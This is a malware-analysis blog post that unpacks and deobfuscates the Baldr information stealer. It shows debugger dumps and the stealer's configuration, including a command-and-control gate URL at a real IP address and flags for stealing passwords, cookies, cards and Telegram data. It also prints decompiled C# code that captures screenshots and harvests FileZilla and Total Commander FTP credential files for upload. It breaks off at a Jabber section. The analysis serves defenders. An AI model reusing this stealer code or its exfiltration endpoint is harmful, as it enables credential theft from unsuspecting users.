Taking a look at Baldr stealer

krabsonsecurity.com/2019/06/04/taking-a-look-at-baldr-stealer/

Posted on June 4, 2019


> MD5: a462c3b291b90b202c6d090881ba6134
> File type: PE, Visual C++
> https://app.any.run/tasks/0e429277-f2b6-4432-80ad-fed61a2bb33a/

Background information

Baldr is a relatively new stealer that became available on some forums early 2019. It was previously analyzed by MalwareBytes (https://blog.malwarebytes.com/threat-analysis/2019/04/say-hello-baldr-new-stealer-market/). However since MB's analysis did not include deobfuscation I will be including a deobfuscated version of the malware as well as an analysis of that, which will make things a lot clearer.

The packer

The packer relies on a shellcode which's decryption begins at around 0x42F8D1 with the VirtualProtect call. Interestingly, a giant array (which is most likely the encrypted shellcode) is assembled on stack, which IDA refuses to decompile as the function is too big, and Ghidra freezes when decompilation is attempted.



```
0042CC0F  83 C4 08           add esp,8
0042CC12  8D 4D A8           lea ecx,dword ptr ss:[ebp-58]         [ebp-58]:LdrLoadDll
0042CC15  51                 push ecx
0042CC16  8D 55 EC           lea edx,dword ptr ss:[ebp-14]         [ebp-14]:RtlAllocateHeap
0042CC19  52                 push edx                              edx:"giebtbjqmmefxzrbyuqqjjfxoumkhjbrqsqotrrjgykkhzzf"
0042CC1A  8D 85 9C FE FF FF  lea eax,dword ptr ss:[ebp-164]
0042CC20  50                 push eax
0042CC21  8B 4D FC           mov ecx,dword ptr ss:[ebp-4]
0042CC24  51                 push ecx
0042CC25  8B 55 F8           mov edx,dword ptr ss:[ebp-8]
0042CC28  52                 push edx                              edx:"giebtbjqmmefxzrbyuqqjjfxoumkhjbrqsqotrrjgykkhzzf"
0042CC29  E8 A2 E4 FF FF     call baldr.42B0D0
0042CC2E  83 C4 14           add esp,14
0042CC31  89 45 D4           mov dword ptr ss:[ebp-2C],eax
0042CC34  83 7D D4 00        cmp dword ptr ss:[ebp-2C],0
0042CC38  75 05              jne baldr.42CC3F
0042CC3A  E9 86 00 00 00     jmp baldr.42CCC5
0042CC3F  8B 85 CC FE FF FF  mov eax,dword ptr ss:[ebp-134]
0042CC45  89 45 D8           mov dword ptr ss:[ebp-28],eax
0042CC48  8A 8D D0 FE FF FF  mov cl,byte ptr ss:[ebp-130]
0042CC4E  88 4D D0           mov byte ptr ss:[ebp-30],cl
0042CC51  83 BD D9 FE FF FF 00  cmp dword ptr ss:[ebp-127],0
0042CC58  74 32              je baldr.42CC8C
0042CC5A  83 7D F4 00        cmp dword ptr ss:[ebp-C],0
0042CC5E  74 15              je baldr.42CC75
0042CC60  8D 95 DD FE FF FF  lea edx,dword ptr ss:[ebp-123]
0042CC66  52                 push edx                              edx:"giebtbjqmmefxzrbyuqqjjfxoumkhjbrqsqotrrjgykkhzzf"
0042CC67  8D 45 A8           lea eax,dword ptr ss:[ebp-58]         [ebp-58]:LdrLoadDll
0042CC6A  50                 push eax
0042CC6B  E8 00 19 00 00     call baldr.42E570
0042CC70  83 C4 08           add esp,8
0042CC73  EB 17              jmp baldr.42CC8C
0042CC75  8D 8D DD FE FF FF  lea ecx,dword ptr ss:[ebp-123]
0042CC7B  51                 push ecx
0042CC7C  8D 55 A8           lea edx,dword ptr ss:[ebp-58]         [ebp-58]:LdrLoadDll
0042CC7F  52                 push edx                              edx:"giebtbjqmmefxzrbyuqqjjfxoumkhjbrqsqotrrjgykkhzzf"
0042CC80  8D 45 EC           lea eax,dword ptr ss:[ebp-14]         [ebp-14]:RtlAllocateHeap
0042CC83  50                 push eax
0042CC84  E8 F7 FB FF FF     call baldr.42C880
0042CC89  83 C4 0C           add esp,C

dword ptr [ebp-28]=[0014CFF0]=0
eax=006ACBD8

.sick:0042cc45 baldr.exe:$2cc45 #2cc45
```

```
EAX     006ACBD8
EBX     00659668     L"winsta0"
ECX     006ACBD8
EDX     0014CEB4     "giebtbjqmmefxzrbyuq
EBP     0014D018
ESP     0014CEA0
ESI     00659660
EDI     0042CB20     baldr.0042CB20

EIP     0042CC2E     baldr.0042CC2E

EFLAGS    00000246
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

LastError  0000007E (ERROR_MOD_NOT_FOUNI
LastStatus C0000135 (STATUS_DLL_NOT_FOUI

GS 0000   FS 003B
ES 0023   DS 0023
CS 001B   SS 0023

x87r0 00000000000000000000 ST0 Empty 0.(
x87r1 00000000000000000000 ST1 Empty 0.(
x87r2 00000000000000000000 ST2 Empty 0.(
x87r3 00000000000000000000 ST3 Empty 0.(
x87r4 00000000000000000000 ST4 Empty 0.(
x87r5 00000000000000000000 ST5 Empty 0.(
x87r6 3FFF8000000000000000 ST6 Empty 1.(
x87r7 3FFF8DB70C975DF22363 ST7 Empty 1.1

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)

Default (stdcall)   5   Unlocked
1: [esp+4] 00050A6F
2: [esp+8] 0014CEB4 "giebtbjqmmefxzrbyuq
3: [esp+C] 0014D004
4: [esp+10] 0014CFC0
```

```
Address  Hex                                              ASCII
006ACBD8 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
006ACBE8 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ,.......@.......
006ACBF8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
006ACC08 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ............ð...
006ACC18 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
006ACC28 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
006ACC38 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
006ACC48 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
006ACC58 E4 36 B0 D7 A0 57 DE 84 A0 57 DE 84 A0 57 DE 84  ä6°× WÞ. WÞ. WÞ.
006ACC68 64 92 13 84 B0 57 DE 84 64 92 10 84 C0 57 DE 84  d...°WÞ.d...ÀWÞ.
006ACC78 64 92 11 84 85 57 DE 84 A0 57 DF 84 F2 57 DE 84  d....WÞ. Wß.òWÞ.
006ACC88 5C 20 67 84 A5 57 DE 84 87 91 0D 84 A1 57 DE 84  \ g.¥WÞ.....¡WÞ.
006ACC98 87 91 17 84 A1 57 DE 84 87 91 12 84 A1 57 DE 84  ....¡WÞ.....¡WÞ.
006ACCA8 52 69 63 68 A0 57 DE 84 00 00 00 00 00 00 00 00  Rich WÞ.........
006ACCB8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
006ACCC8 50 45 00 00 4C 01 05 00 DD 5A E1 5C 00 00 00 00  PE..L...ÝZá\....
006ACCD8 00 00 00 00 E0 00 02 01 0B 01 0B 00 00 A6 00 00  ....à.......¦..
Command:
```

```
0014CEA0 0046A000 baldr.0046A000
0014CEA4 00050A6F
0014CEA8 0014CEB4 "giebtbjqmmefxzrbyuqqjjfxoumkhjbrqsqotrrjgykkhzzf"
0014CEAC 0014D004
0014CEB0 0014CFC0
0014CEB4 62656967
0014CEB8 716A6274
0014CEBC 66656D6D
0014CEC0 62727A78
0014CEC4 71717579
0014CEC8 78666A6A
0014CECC 6B6D756F
0014CED0 72626A68
0014CED4 6F717371
0014CED8 6A727274
0014CEDC 6B6B7967
0014CEE0 667A7A68
0014CEE4 00050A00
0014CEE8 00000000
```

The decryption call

It is regardless relatively simple to unpack, and is of the variant that uses a new section to store it's data (from this point on I shall refer to all such variants as section crypter for the sake of simplicity). By setting a memory breakpoint on the last section and running the sample, we easily are able to find the decryption function and obtain the decrypted payload (which can alternatively be reached directly by setting a hardware breakpoint at 0042CC2E since the decryption function is inside a shellcode that is decrypted at runtime).

Baldr Stealer

After that, we are rewarded with the Baldr payload that customers are given by the developer: a PE file which loads the CLR runtime and then execute the final .NET payload. Instead of wasting time reverse engineering this, it was much more simple to use MegaDumper to obtain the payload. The MD5 of the CLR loader is 183E0610403FB07B88B809A26354CB2E, and the final payload is CAB810FFA40EC642FBCED82E07B9D593 (both available on VirusBay and VirusTotal).

The .NET payload is obfuscated with a modded variant of ConfuserEx with extra mutations. A deobfuscated file is included at the end of the article, which was cleaned by Wadu. The configuration for the file is as follow:

```
public static string gate_address = “http://185.136.171.42/gate.php”;
public static string baldr_version = “v3.0”;
    public static string baldr_name = “Baldr”;
    public static 64b30ed2 features = new 64b30ed2
    {
        telegram_steal = true,
        autofill_steal = true,
        cards_steal = true,
        cookies_steal = true,
        execution_time = 0,
        ftp_steal = true,
        grabber_steal = true,
        history_steal = true,
        jabber_steal = true,
        passwords_steal = true,
        screenshot_grabber = true,
        self_delete = true,
        vpn_steal = true
    };
```

The functions operate as follow:

Telegram Stealer


The telegram stealer operates by finding processes with the name “Telegram” and obtain the directory it is running from. It attempts to find the D877F783D5D3EF8C directory (the directory where Telegram stores it’s data) and steals the files D877F783D5D3EF8C\map0, D877F783D5D3EF8C\map1, D877F783D5D3EF8C0 and D877F783D5D3EF8C1.

Browsers Handler

Baldr obtains autofill information by reading moz_formhistory from Firefox's formhistory.sqlite. In addition to this, it also recovers history by reading moz_places from places.sqlite and cookies from the table moz_cookies in cookies.sqlite. Passwords are recovered from logins.json. I'll avoid going into the details of other browsers because anyone can google for 5 minutes and find out how browsers store data.


Screenshot grabber

The screenshot grabber (as most .NET screenshot grabbers do) creates a bitmap the size of the screen and then use Graphics.CopyFromScreen, which uses BitBlt underneath. As such, this function can be monitored to detect screengrabbing attempts (although it is likely that BitBlt is used by legitimate applications as well).



```
MemoryStream result = new MemoryStream();
try
{
    using (Bitmap bitmap = new Bitmap(width, height))
    {
        using (Graphics graphics = Graphics.FromImage(bitmap))
        {
            graphics.CopyFromScreen(new Point(0, 0), Point.Empty, bitmap.Size);
        }
        MemoryStream memoryStream = new MemoryStream();
        bitmap.Save(memoryStream, ImageFormat.Jpeg);
        result = new MemoryStream(memoryStream.ToArray());
    }
}
catch
{
    result = null;
}
return result;
```


Then, the file is uploaded as screen.jpeg. Strangely enough, the string "screen.jpeg" is base64 encoded, seemingly for no reason.




```
if (configuration.features.screenshot_grabber)
{
    try
    {
        int arg_8D_0 = int.Parse(text);
        int num = int.Parse(text2);
        MemoryStream memoryStream = b359ba2b.take_screenshot(arg_8D_0, num);
        df865393.files_to_upload.Add(new file_entry
        {
            filename = Encoding.UTF8.GetString(Convert.FromBase64String("c2NyZWVuLmpwZWc=")),
            filedata = memoryStream.ToArray()
        });
    }
    catch
    {
    }
}
```

FTP Stealer

The FTP Stealer retrieves recentservers.xml and sitemanager.xml for FileZilla and wcx_ftp.ini for GHISLER/Total Commander.




```
try
{
    string path2 = folderPath + "\\GHISLER\\";
    if (Directory.Exists(path2))
    {
        FileInfo[] files = new DirectoryInfo(path2).GetFiles();
        for (int i = 0; i < files.Length; i++)
        {
            FileInfo fileInfo2 = files[i];
            if (fileInfo2.Name.Contains("wcx_ftp.ini"))
            {
                list.Add(new file_entry
                {
                    filename = "FTP\\TotalCommander\\" + fileInfo2.Name,
                    filedata = ea18584c.3738f39c(fileInfo2.FullName)
                });
            }
        }
    }
}
catch
{
}
```



```
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
try
{
    string path = folderPath + "\\FileZilla\\";
    if (Directory.Exists(path))
    {
        FileInfo[] files = new DirectoryInfo(path).GetFiles();
        for (int i = 0; i < files.Length; i++)
        {
            FileInfo fileInfo = files[i];
            if (fileInfo.Name.Contains("recentservers.xml"))
            {
                list.Add(new file_entry
                {
                    filename = "FTP\\FileZilla\\" + fileInfo.Name,
                    filedata = ea18584c.3738f39c(fileInfo.FullName)
                });
            }
            if (fileInfo.Name.Contains("sitemanager.xml"))
            {
                list.Add(new file_entry
                {
                    filename = "FTP\\FileZilla\\" + fileInfo.Name,
                    filedata = ea18584c.3738f39c(fileInfo.FullName)
                });
            }
        }
    }
}
catch
{
}
```

Jabber Stealer

